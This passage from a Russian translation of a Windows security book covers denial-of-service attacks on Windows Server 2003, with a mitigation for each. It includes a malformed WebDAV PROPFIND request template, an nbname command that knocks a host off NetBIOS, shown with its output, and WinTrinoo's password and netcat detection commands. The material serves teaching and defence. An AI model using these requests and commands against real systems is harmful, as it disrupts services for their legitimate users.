
Конечно, лучшая мера защиты — предотвратить физический доступ в первую очередь классическими способами: крепкими замками и тщательным наблюдением. Помните об этом в следующий раз, когда будете пробираться со своим ноутбуком с сорока гигабайтами ценных данных через оживленный аэропорт.

Дополнительная литература и ссылки

Литература	Ссылки
Бюллетени Microsoft, пакеты обновлений и "горячие исправления"	
Кэшированная информация о входах в систему	`http://support.microsoft.com/?kbid=172931`

Литература	Ссылки
Бесплатные средства	
Программа chntpw Питера Нордал-Хагена (Petter Nordahl-Hagen) для внедрения хешированных паролей в базу SAM	http://home.eunet.no/~pnordahl/ntpasswd/
Улучшенная версия утилиты cipher.exe, которая может перезаписывать все удаленные данные на жестком диске	http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/tools/cipher.asp
Программа efsinfo.exe позволяет определить информацию о файлах, зашифрованных с помощью EPS	http://support.microsoft.com/?kbid=243026
Bootdisk.com	http://www.bootdisk.com/
Метод для создания загрузочных компакт-дисков (для Windows/DOS)	http://www.nu2.nu/bootcd/
Коммерческие средства	
NTFSDOSPro	http://www.sysinternals.com
dskprobe.exe	Раздел Windows 2000 Support Tools на установочном компакт-диске Windows 2000
Программа ERD Commander позволяет загрузить вышедшие из строя системы непосредственно с компакт-диска в окружении, подобном восстановлению Windows, и обнулить пароли администраторов	http://winternals.com/products/repairandrecovery/
Windows PreInstallation Environment (WinPE), по существу, загрузка Windows XP с компакт-диска	http://www.microsoft.com/licensing/programs/sa/support/winpe.asp
Физическая безопасность в новостях	
Статья "Security Experts Seek to Combat Laptop Theft" от CNN.com посвящена недавней вспышке воровства ноутбуков и возможным техническим решениям этой проблемы	http://www.cnn.com/2000/TECH/computing/09/20/laptop.security.idg/
Общие ссылки	
Домашняя страничка Питера Гутманна (Peter Gutmann), описаны и прокомментированы некоторые интересные реализации физических атак	http://www.cs.auckland.ac.nz/~pgut001/
Технический обзор системы EFS от компании Microsoft, "Encrypting File System for Windows 2000"	http://www.microsoft.com/windows2000/library/howitworks/security/encrypt.asp
Резюме по статье Грейса и Бартлетта от компании ISS	Строка для поиска = "ISS SAVANT Advisory 00/26" на узле Ntbugtraq.com
Ответ о статье Грейса и Бартлетта от компании Microsoft "Analysis of Reported Vulnerability in the Windows 2000 Encrypting File System (EFS)"	http://www.microsoft.com/technet/security/analefs.asp
Отзыв компании Microsoft о программе chntpw и ее воздействии на систему EFS, "Analysis of Alleged Vulnerability in Windows 2000 Syskey and the Encrypting File System"	http://www.microsoft.com/technet/security/efs.asp
Сообщение Тода Сабина (Todd Sabin) в список рассылки Bugtraq "Attacking EFS through cached domain logon credentials" ("Атаки на систему EFS с помощью кэшированных аутентификационных данных входа в домен")	http://lists.insecure.org/lists/bugtraq/2003/Jan/0161.html
Статья Скотта Калпа (Scott Culp) "Ten Immutable Laws of Security"	http://www.microsoft.com/technet/security/10imlaws.asp

ГЛАВА 15



В отличие от многих моделей атак, описанных в этой книге, атаки отказа в обслуживании (Denial of Service, DoS) не направлены на взлом пользовательских учетных записей или на получение сохраненных данных. Цель этих атак — заблокировать для легитимных пользователей доступ к системным службам. Таким образом, атаки отказа в обслуживании не нарушают конфиденциальности или целостности системы, они влияют на доступность системы. Атаки DoS могут иметь самые разные формы, от создания условий недостатка ресурсов (resource starvation), в результате чего все попытки пользователей обратиться к узлу остаются безрезультатными, до использования отдельных, специальным образом сформированных пакетов, несовместимых со стандартами RFC, получение которых приводит к выходу системы из строя. В некоторых ситуациях атаки отказа в обслуживании могут являться подручным средством для взлома системы, если для завершения работы какой-то программы атаки требуется перезагрузка атакованной машины. Например, если злоумышленник поместил вредоносный код в один из каталогов автозагрузки сервера Windows, он может использовать атаку отказа в обслуживании для перезагрузки системы, в результате которой будет выполнен его код (список мест, где можно спрятать такой код, приведен в главе 9, "Сокрытие следов").

В настоящее время в Internet атаки отказа в обслуживании стали жестокой реальностью, и ситуация только ухудшается. В феврале 2000 года появился еще один ужасный вариант атаки отказа в обслуживании — распределенная атака отказа в обслуживании (Distributed Denial of Service, DDoS), при которой огромное количество чужих компьютеров используется для создания наводнения пакетами избранной цели атаки, что блокирует доступ к атакованному узлу обычным пользователям. При серьезной предварительной подготовке хакера, когда он получает в свое распоряжение значительное число коммерческих Internet-узлов, общий эффект распределенной атаки отказа в обслуживании значительно усиливается благодаря доступу к ресурсам взломанных систем. Тяжелый удар по таким узлам электронной коммерции, как `Amazon.com`, `eBay`, `Yahoo.com`, и некоторым другим, выбил их из нормального режима работы на два дня, пока продолжалась атака, а операторы узлов оказались бессильны.

Атаки отказа в обслуживании широко используются и против систем семейства Windows NT. Осенью 1999 года компания Microsoft создала кластер из бета-серверов Windows 2000 в сети Internet в домене `windows2000test.com`. Назначение серверов было одно: "взломайте нас, если сможете". Через несколько недель серверы, которые так и не поддались взлому на уровне операционной системы, были убраны (зато хакеры отличились в Web-приложении Guestbook, гостевой книге, которая хранилась на входных серверах). Тем не менее, на некоторые промежутки времени в ходе тестирования домен `windows2000test.com` становился недоступным по причине массированных атак отказа в обслуживании (возможно, DDoS-атак). К счастью, команда, которая занималась разработкой стека TCP/IP для Windows 2000, смогла проанализировать результаты этих атак и, как будет видно из данной главы, следующие версии Windows были значительно усовершенствованы благодаря приобретенному опыту.

Хотя атаки отказа в обслуживании не зависят от платформы, по вполне понятным причинам в этой главе мы остановимся на системе Windows Server 2003. Будут рассмотрены удаленные атаки отказа в осблуживании по сети, поскольку именно они представляют наибольшую опасность для корпоративных вычислительных систем. Хотя локальные атаки отказа в обслуживании тоже довольно опасны, при возможности интерактивного подключения по сети доступно множество способов остановить работу системы Windows Server 2003. Еще хуже, если непрошеный гость может войти в вашу систему Windows Server 2003, т.е. проблем может быть значительно больше, чем при атаке отказа в обслуживании. Мы настоятельно рекомендуем читателям, желающим получить более подробную информацию об атаках отказа в обслуживании, обратиться к главе 12, "Хакинг программы Terminal Server", книги *Секреты хакеров. Безопасность сетей — готовые решения, четвертое издание*, в которой описаны атаки отказа в обслуживании во всех аспектах для всех операционных систем и аппаратных платформ.

СОВЕТ Не забывайте, что системы под управлением Windows могут оказаться под ударом атак отказа в обслуживании в результате действия вредоносных "червей". Например, 24 января 2003 года "червь" Slammer организовал атаки отказа в обслуживании во многих сетях на несколько суток, а "червь" Blaster направил тысячи взломанных хостов (использовалось уязвимое место MS03-26) на атаку одного корпоративного сайта 16 августа 2003 года.

НА ЗАМЕТКУ Исходя из нашего опыта, в стандартной организации для серверов Windows обычно устанавливается сетевое оборудование, которое выполняет распределение сообщений. Например, "червь" SQL Slammer продемонстрировал, что даже при наличии 1% зараженных систем в сети достигается достаточное насыщение пакетами атакуемой системы.

Существующие атаки отказа в обслуживании для Windows 2003

Хотя операционная система Windows имеет яркую историю обнаружения уязвимых мест, которые позволяли проводить знаменитые атаки отказа в обслуживании, например Land, Latierra, OOB и Teardrop, уже в системе Windows 2000 приняты меры против всех известных атак, для многих из которых были внесены исправления в пакетах обновления системы NT4. Судя по опыту авторов этой книги, которые проводили проверки на подверженность атакам отказа в обслуживании крупных корпораций и провайдеров, почти ни одна программа для DoS-атаки не смогла нанести серьезного ущерба системе Windows 2000 или системам под управлением более новой версии Windows (мы использовали для запуска наборов атак против систем под управлением Windows 2000 такие распространенные пакеты для проведения атак отказа в обслуживании, как `toast`, `targa3` и `datapool`, и обычно все заканчивалось безрезультатно). В данном разделе будут описаны виды атак отказа в обслуживании, эффективные против Windows-систем.



Наводнение SYN-пакетами

Популярность	*8*
Простота	*9*
Опасность	*10*
Степень риска	***9***

Также известная под названием *атака таблицы процессов*, атака *наводнения TCP-соединениями* (*TCP connect flood*) очень хорошо соответствует своему названию: создается столько соединений TCP с атакуемым сервером, сколько возможно, и до тех пор, пока сервер не перестанет обслуживать новые запросы по причине недостатка ресурсов. Наводнение TCP-соединениями — это атака, стоящая на ступеньку выше, чем популярная атака наводнения SYN-пакетами , поскольку в данном случае выполняется полная процедура установки соединения, и сокеты на атакуемом сервере остаются в состоянии `ESTABLISHED` (соединение установлено). В конечном счете в процесс вовлекается столько сокетов, что система уже не в состоянии устанавливать новые соединения, *независимо* от доступной памяти, полосы пропускания, скорости центрального процессора и других факторов. Это действительно серьезная атака, от которой почти невозможно защититься, если в системе существует хотя бы одна

ожидающая подключения служба, доступная злоумышленнику (это может быть служба `hello`, WWW, TCP-порт 80 и т.д.).

ВНИМАНИЕ Мы хотим выделить этот момент еще раз — нет никакого средства защититься от потока допустимых TCP-соединений. В отличие от наводнений SYN-пакетами или других атак, не существует сигнатуры пакета, по которой можно было бы организовать фильтрацию на границе сети. Для защиты от наводнения TCP-соединениями можно установить блокировку конкретного адреса или сети (отправителя сообщений) или создать задел прочности для приема входящего трафика.

Вероятно, вы знаете, что в хакерском сообществе создана программа с удобным графическим интерфейсом для реализации атаки этого типа. Программа называется `Portf***`, звездочками здесь обозначены последние три буквы одного плохого слова на букву *F*. Как видно из рис. 15.1, программа `Portf***` легко настраивается на атаку наводнения фиктивными TCP-соединениями одного порта по определенному IP-адресу. Программа `Portf***` будет запущена с задержкой на 1 мс, за это время проверяется подключение всех необходимых функций. Для эффективной атаки на компьютер с высокой производительностью необходимо направить на эту мишень две или три мощные машины, поскольку открытие большого количества соединений приводит к недостатку ресурсов и на машине злоумышленника. Мы заметили, что во время проведения атаки взаимодействие клиентов с атакующей системой затрудняется до тех пор, пока работа программы `Portf***` не будет приостановлена.

Один из возможных методов обхода этого ограничения при тестировании на подверженность атакам отказа в обслуживании собственных серверов — создание ложного IP-адреса для каждого соединения. Подложный IP-адрес должен существовать в локальной подсети, чтобы злоумышленник мог использовать при ответе на ACK-запрос механизм обмана протокола ARP и передавать последний пакет ACK для завершения установки соединения. Атакуемый компьютер будет считать, что создано соединение с компьютером, которому принадлежит подложный IP-адрес, а поскольку операционная система хакера не хранит информации о состоянии подложного TCP-соединения, то в ней не возникнет состояние отказа в обслуживании. При такой атаке лучше всего использовать IP-адреса несуществующих машин, иначе системы будут возвращать пакеты TCP `Reset` (RST) при получении незатребованных пакетов SYN-ACK (благодарим Дэвида Вонга (David Wong) и Майка Шему (Mike Shema) из компании Foundstone за помощь при рассмотрении этой концепции).

НА ЗАМЕТКУ Меры противодействия наводнениям TCP-соединениями рассматриваются ниже в этой главе в разделе "Рекомендации по защите от атак отказа в обслуживании".




Рис. 15.1. Программа `Portf***` при подготовке атаки отказа в обслуживании с помощью наводнения TCP-соединениями



Атаки отказа в обслуживании на уровне прикладных служб

Популярность	*5*
Простота	*5*
Опасность	*8*
Степень риска	*6*

Хотя большинство атак направлены на низкоуровневые ресурсы атакуемого сервера, не забывайте о том, что почти любая ошибка программирования может стать причиной возникновения уязвимого места для атак отказа в обслуживании. Особенно уязвимы к подобными атакам широко распространенные службы, такие как сервер IIS.

В середине 2001 года системы Windows 2000 пострадали от того, что подобные ошибки были обнаружены в службах, устанавливаемых по умолчанию, в том числе в протоколе Web-DAV из IIS и сервере `telnet`. Рассмотрим проблему с протоколом WebDAV, чтобы продемонстрировать возможный ущерб от атаки отказа в обслуживании против прикладных служб (атаку отказа в обслуживании против службы `telnet` мы оставим без внимания, поскольку служба `telnet` ни в коем случае не должна быть открыта для непроверенных сетей).

Атака отказа в обслуживании с использованием протокола WebDAV Propfind была разработана Георгием Гунински (Georgi Gunninski). По существу, в ней используется наводнение по протоколу WebDAV запросами XML со слишком длинными значениями, которые вызывают перезапуск службы IIS. Ниже показан примерный формат неверного запроса.

```
PROPFIND / HTTP/1.1
Content-type: text/xml
Host: 192.168.234.222
Content-length: 38127
<?xml version="1.0"?>
<a:propfind xmlns:a="DAV:" xmlns:u="over:">
<a:prop><a:displayname /><u:[буфер]/></a:prop>
</a:propfind>
```

Блок данных ***[буфер]*** должен иметь длину больше 128008 байтов. На первую передачу такого запроса IIS-сервер отвечает сообщением об ошибке `HTTP 500`. После второго запроса происходит перезапуск службы W3SVC. Естественно, если серверу IIS 5.0 передавать такие пары запросов непрерывно, то система не сможет должным образом обрабатывать нормальные запросы Web. Георгий создал сценарий на языке Perl, программу `vv5.pl`, которая передает два запроса, достаточные для одной перезагрузки этой Web-службы.

Очевидно, что с точки зрения функциональности, такое поведение программы нежелательно, но это пригодится в случаях, когда нужно перезапустить Web-службу, чтобы реализовать другую атаку. Например, это может быть программа атаки для расширения привилегий учетной записи `IUSR`, для проведения которой требуется создать заново маркер доступа учетной записи. Для таких задач можно успешно использовать атаку отказа в обслуживании протокола WebDAV Propfind.

Защита от атаки отказа в обслуживании с использованием WebDAV Propfind

Бюллетень	*MS01-016*
BID	*2453*
Исправлено в SP	*Windows 2000 SP2*
Фиксируется	*Да*

Во время подготовки заплаты для рассмотренной выше ошибки компания Microsoft рекомендовала отключить функции протокола WebDAV. Как указано в главе 10, "Хакинг сервера IIS", протокол WebDAV можно отключить согласно инструкциям в статье базы знаний KB Q241520 (см. ссылки в конце главы.) Конечно, при отключенном протоколе WebDAV, запросы WebDAV обрабатываться не будут, что приведет к недоступности некоторых функций, среди которых:

- папки Web;
- публикация в Web с использованием программ Office 2000 (но не через серверные расширения программы FrontPage);
- мониторинг сервера IIS 5.0 через программу Digital Dashboard.

Мы очередной раз утверждаем, что *все* расширенные функции сервера IIS должны быть отключены, если только в них нет серьезной необходимости. Это касается и протокола WebDAV. Даже одна эта рекомендация поможет вам избавиться от существующих и будущих проблем с безопасностью, потому надеемся, что вы сможете прожить без папок Web и программы Digital Dashboard, зато будете спокойно спать ночью.

В конце концов компания Microsoft выпустила заплату WebDAV Propfind DoS (см. бюллетень MS01-016 по адресу, указанному в конце данной главы).

Выявить атаку отказа в обслуживании на сервер Propfind можно по наличию строк `"PROPFIND / - 500 -"` в журналах IIS.

НА ЗАМЕТКУ В версии сервера IIS 5 (и следующих версиях) реализован автоматический перезапуск после сбоев подобного вида (в сервере IIS 4 в таких случаях просто происходит сбой).

Атаки отказа в обслуживании в локальных сетях

Популярность	*5*
Простота	*5*
Опасность	*8*
Степень риска	*6*

До сих пор основной темой обсуждения были сценарии атак отказа в обслуживании, ориентированные на Internet, поскольку это наиболее распространенное проявление эффекта отказа в обслуживании. Однако нельзя не обратить внимание на класс атак отказа в обслуживании, направленных на локальные сети, особенно если вы управляете большой структурой, сравнимой по размерам и поведению пользователей с "просторами" Internet.

В большей части атак отказа в обслуживании против Windows-систем в локальных сетях используется протокол NetBIOS, который до сих пор составляет фундамент сетевой функциональности Windows (хотя Windows 2000 и более поздние версии этой ОС могут нормально существовать и без этого протокола). Традиционная для протокола NetBIOS проблема — низкая надежность служб, на которых он основан, и отсутствие аутентификации в них. Например, службу NetBIOS Name Service (NBNS), которая выполняет преобразование IP-адресов в имена NetBIOS и наоборот, можно легко обмануть, так что любой пользователь с доступом к локальной линии связи может вызвать отключение от сети легитимных клиентов, объявив их имена NetBIOS зарегистрированными или передав определенным узлам пакет с запросом "освободить имя" ("name release"). Клиенты, получившие такие пакеты, по существу теряют возможность принимать участие в работе сети NetBIOS, в том числе теряют доступ к совместно используемым файлам и не в состоянии проходить аутентификацию в домене Windows и т.д. Если в вашем окружении по-прежнему поддерживается NetBIOS или WINS, то следует остерегаться таких хитростей и знать, как с ними бороться.

Подобные атаки легко реализовать, опять-таки благодаря сообществу исследователей в Internet. Известный гуру в области безопасности NetBIOS, хакер Sir Dystic, создал программу nbname, которая обеспечивает полную декодировку трафика NBNS, а также возможность атаки отказа в обслуживании против отдельных машин или сетей, поддерживающих работу со службой NBNS.

Ниже показан пример использования программы nbname для организации атаки отказа в обслуживании против одного узла. В Windows 2000 и следующих версиях этой ОС необходимо сначала отключить службу NetBIOS по протоколу TCP/IP, чтобы избежать конфликтов с действительными сервисами NBNS, которые обычно используют UDP-порт 137. Затем запустите программу nbname, как показано ниже (адрес `192.168.234.222` замените IP-адресом узла, против которого проводится атака):

```
C:\>nbname /astat 192.168.234.222 /conflict
NBName v2.51 - Decodes and displays NetBIOS Name traffic (UDP 137),
    with options
 Copyright 2000: Sir Dystic, Cult of the Dead Cow -:|:- New Hack City
 Send complaints, ideas and donations to sd@cultdeadcow.com
↳sd@newhackcity.net

WinSock v2.0 (v2.2) WinSock 2.0
WinSock status: Running
Bound to port 137 on address 192.168.234.244
Broadcast address: 192.168.234.255     Netmask: 255.255.255.0
 **** NBSTAT QUERY packet sent to 192.168.234.222

Waiting for packets...

** Received 301 bytes from 192.168.234.222:137 via local net
↳  at Wed Jun 20 15:46:12 200
OPCode: QUERY
Flags: Response AuthoratativeAnswer
Answer[0]:
*           <00>
Node Status  Resource Record:
MANDALAY    <00> ACTIVE UNIQUE NOTPERM INCONFLICT NOTDEREGED B-NODE
MANDALAYFS  <00> ACTIVE GROUP NOTPERM NOCONFLICT NOTDEREGED B-NODE
 **** Name release sent to 192.168.234.222
[etc.]
```

Параметр командной строки `/ASTAT` позволяет получить от атакуемого компьютера сведения о состоянии его адаптера, параметр `/CONFLICT` включает передачу пакетов освобождения имени (name release) для каждого имени из таблицы имен машин удаленного хоста, полученной в ответ на запросы состояния адаптеров. Злоумышленник может провести атаку отказа в обслуживании всей сети, используя параметры `/QUERY [`*IP-адрес*`]/CONFLICT /DENY [`*имя_или_файл*`]`.

На атакуемом узле при этом наблюдаются следующие симптомы.

- Возникают проблемы соединения с сетью.
- Не работают такие утилиты, как Network Neighborhood (Сетевое окружение).
- Не работают аналоги команды `net send`.
- Подключения к домену не аутентифицируются атакованным сервером.
- Невозможно получение доступа к совместно используемым ресурсам и базовым службам NetBIOS, таким как преобразование имен NetBIOS.
- Узнать об атаке иногда позволяет команда `nbtsts -n`, которая может вывести сообщение `Conflict` в графе состояния службы имен NetBIOS, как показано ниже.

```
C:\>nbtstat -n

Local Area Connection:
Node IpAddress: [192.168.234.222] Scope Id: []

            NetBIOS Local Name Table

   Name               Type         Status
---------------------------------------------
MANDALAY       <00>  UNIQUE       Conflict
MANDALAYFS     <00>  GROUP        Registered
MANDALAYFS     <1C>  GROUP        Registered
MANDALAY       <20>  UNIQUE       Conflict
MANDALAYFS     <1E>  GROUP        Registered
MANDALAYFS     <1D>  UNIQUE       Conflict
..__MSBROWSE__.<01>  GROUP        Registered
MANDALAYFS     <1B>  UNIQUE       Conflict
INet~Services  <1C>  GROUP        Registered
IS~MANDALAY....<00>  UNIQUE       Conflict
```

Защита от освобождения имен NetBIOS

Бюллетень	*MS00-047*
BID	*1515*
Исправлено в SP	*Windows 2000 SP2*
Фиксируется	*Нет*

Как и в большинстве других случаев, когда проблемы связаны со службами NetBIOS, мы рекомендуем использовать несколько уровней защиты от подобных атак.

На уровне сети заблокируйте UDP-порт 137 на всех сетевых шлюзах. Учитывайте, что такое блокирование на внутренних шлюзах может привести к нарушению работы служб NBNS/WINS между локальными сетями. В качестве альтернативы блокированию порта может быть рассмотрена настройка фильтра Windows 2000 IPSec на аутентификацию данных, передаваемых через UDP-порты 137-139 на контроллер домена Windows 2000.

На уровне узла необходимо сделать следующие настройки в реестре.

```
HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\
NoNameReleaseOnDemand
Reg_DWORD = 1 (Name release is ignored)
```

Такие настройки помогут предотвратить атаки с использованием освобождения имен. Чтобы предотвратить атаки с помощью подложных дейтаграмм `Name Conflict` (конфликт имен) в Windows 2000, установите заплату из бюллетеня MS00-047.



Подчиненные хосты при распределенных атаках отказа в обслуживании

Популярность	5
Простота	5
Опасность	8
Степень риска	6

Как отмечалось в начале главы, февраль 2000 года стал переломным моментом в распространении атак отказа в обслуживании, поскольку в это время приобрела популярность идея распределенных DoS-атак. Распределенные атаки отказа в обслуживании реализуются путем взлома максимально возможного количества "клиентских" машин с помощью известных уязвимых мест и последующего их использования для совместной атаки одной цели с управлением через централизованную командную консоль.

Термин "зомби" вошел в моду после атак февраля 2000 года и используется для описания подчиненных хостов при распределенных атаках отказа в обслуживании, используемых хакером для атаки выбранной жертвы. В данном разделе мы опишем одну из наиболее популярных программ создания подчиненных хостов ("зомби"-хостов) для Win32, чтобы пользователи смогли лучше понять, как найти подобные программы и удалить их.

Наиболее популярные программы создания "зомби"-хостов распространились, как вы догадываетесь, во время атак в феврале 2000 года. После этого новые утилиты для проведения распределенных атак отказа в обслуживании появлялись почти каждый месяц, поэтому полный и актуальный на сегодняшний день анализ всех программ для DDoS-атак невозможен. Большинство таких программ основаны на ядре, использованном для реализации февральских атак — это пакеты Tribe Flood Network (TFN), Trinoo, Stacheldraht, TFN2K и WinTrinoo.

Все эти программы работают на системах под управлением UNIX или Linux, за исключением пакета программ WinTrinoo, созданного группой Bindview Razor. Файл "троянской" программы обычно называется `service.exe` (если он не был переименован) и имеет размер 23145 байтов. После запуска программа `service.exe` добавляет в реестр параметр, который позволяет ей загружаться после каждой перезагрузки компьютера:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
System Services: REG_SZ: service.exe
```

Конечно, в данном случае программа будет запущена только, если имя файла `service.exe` соответствует полному имени файла в конкретной системе.

ВНИМАНИЕ Будьте внимательны и не перепутайте файл `service.exe` пакета WinTrinoo с файлом `services.exe`.

"Зомби"-агенты, созданные с помощью пакета WinTrinoo, контролируются управляющим хостом (master), которым в свою очередь управляют с консоли удаленного управления. Взаимодействие между клиентом и управляющим хостом выполняется через TCP- или UDP-порт `34555`, используется пароль "`[]..Ks`" (без кавычек).

Агент DDoS пакета Tribe Flood Network 2000 (TFN2K) использует для взаимодействия разные порты протоколов TCP, UDP и ICMP, которые выбираются случайным образом, к тому же выполняется еще и шифрование данных.

Кроме того, этот пакет оставляет на уровне системы слишком запутанные следы. Сервер пакета TFN2K состоит из трех частей, файла `td.exe` (340600 байтов) и двух других файлов, `disc.exe` (303970 байтов) и `mkpass.exe` (301284 байта), которые необходимы для предва-

рительной настройки демона. Может помочь и программа `strings.exe` (из набора Windows Services для UNIX), которая позволяет извлечь из файла `td.exe` некоторые выдающие его сигнатуры (в том числе и строку "`tfn-daemon`"). К сожалению, файл `td.exe` можно переименовать, как угодно. В списке запущенных процессов эту программу не видно.

Защита от использования пакета WinTrinoo

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Как всегда, в борьбе с программами для проведения атак отказа в обслуживании лучшей защитой против пакета WinTrinoo будет предотвращение использования вашей системы в качестве подчиненного хоста. Все системы должны быть надежно защищены на уровне сети и узла, а настройки просмотра Web-страниц и почты обеспечивают достаточную безопасность, чтобы не допустить установки в системе "троянской" программы пакета WinTrinoo.

Если же меры предупреждения атаки были предприняты слишком поздно, то для выявления в системе программ WinTrinoo можно проверить, открыт ли TCP- или UDP-порт 34555, с помощью программы сканирования портов. Для обнаружения "троянской" программы в системе можно также воспользоваться приведенной ниже методикой, которая была разработана командой Razor.

1. Установите утилиту `netcat` в режим ожидания соединений.

```
C:\>nc -u -n -l -p 35555 -v -w 100
```

2. Отправьте ping-пакет для программы Trinoo.

```
C:\>echo 'png []..Ks 144' | nc -u -n -v -w 3 192.168.1.5 34555
```

3. Если демон пакета Trinoo установлен в системе и ожидает запросов на подключение, то программа `netcat` покажет ответ `PONG`. Для остановки демона (kill) используйте следующую команду.

```
C:\>echo 'd1e []..Ks 144' | nc -u -n -v -w 3 192.168.1.5 34555
```

Группа Razor также занимается разработкой и поддержкой утилиты Zombie Zapper — это бесплатная программа с открытым исходным кодом, которая может "приказать" атакующей системе-"зомби" перестать рассылать пакеты. Она работает против программ Trinoo, TFN, Stacheldraht, WinTrinoo и Shaft. На рис. 15.2 показан простой и понятный интерфейс программы Zombie Zapper.

При исследовании взломанных систем следует искать файл с именем `service.exe` (хотя файл может быть и переименован) с размером 23145 байтов и параметры реестра, указанные выше в описании утилиты WinTrinoo. Все это удаляется вручную. Можно также воспользоваться антивирусной программой, например, программой Norton Antivirus от компании Symantec, которая автоматически изолирует этот файл еще до того, как он будет запущен.

